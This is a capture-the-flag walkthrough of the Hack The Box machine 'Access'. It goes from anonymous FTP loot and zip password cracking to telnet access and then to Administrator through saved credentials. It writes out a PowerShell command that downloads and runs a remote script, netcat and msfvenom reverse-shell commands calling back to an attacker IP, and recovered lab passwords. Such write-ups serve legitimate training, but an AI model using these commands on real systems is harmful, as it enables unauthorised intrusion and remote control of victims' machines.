# HTB-Access
Table of Contents
Scope:10.10.10.98Recon
Nmap
sudo nmap -sV -sC -sT -p- access.htb -T5 --min-rate=5000 -vvvv -Pn
PORT   STATE SERVICE REASON  VERSION21/tcp open  ftp     syn-ack Microsoft ftpd| ftp-anon: Anonymous FTP login allowed (FTP code 230)|_Cant get directory listing: PASV failed: 425 Cannot open data connection.| ftp-syst:|_  SYST: Windows_NT23/tcp open  telnet  syn-ack Microsoft Windows XP telnetd (no more connections allowed)80/tcp open  http    syn-ack Microsoft IIS httpd 7.5|_http-title: MegaCorp|_http-server-header: Microsoft-IIS/7.5| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACEService Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
I noticed that ftp was readable using anon access.
21/TCP - FTP

I found the backup.mdb file inside the Backups directory which I transferred over and analyzed it using strings:

As well as the Access Control.zip file inside the Engineer directory.
zip file
This latter file was password protected:

We can try to crack it using zip2john

However this did not work:

Instead I went ahead and used the output of the backup.mdb file in combination with strings to create a password list which I then would use to crack the password:

access4u@securityI used this password to open up the zip file which extracted the Access Control.pst file:

.pst file

I had to look up what a .pst file extension even was:
We can use the readpst binary to read it:

We can now go ahead and use cat to read the contents of the newly created file:


security4Cc3ssC0ntr0llerFoothold
23/TCP - Telnet
Using telnet we were able to get ez access:

user.txt
I then went on to get the user.txt flag:

Enumeration


I found some interesting directories inside the C:\ drive.
I then wanted to do some automated enum but got blocked:

The group policy wouldn’t let me.
However I could execute powershell commands:

So I then used this powershell reverse shell where I appended the following:


Then using the following command I don’t have to manually trigger the shell anymore, it get’s executed on download:
powershell "IEX(New-Object Net.WebClient).downloadstring('http://10.10.14.6/shell.ps1')"
Privilege Escalation
Stored Creds
Using the cmdkey /list command we figure out that there are stored creds for the Administrator on the machine:

Since these creds should give us direct access as the Admin we can abuse this using the runas command.
runas /savecreds /user:ACCESS\Administrator "nc.exe 10.10.14.6 443 -e bash"Unfortunately it connected but instantly kicked us off:

We need something with more persistence.
msfvenom
Using the following msfvenom payload the shell stayed up and I had elevated access:
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.6 LPORT=443 -f exe > shell.exe

root.txt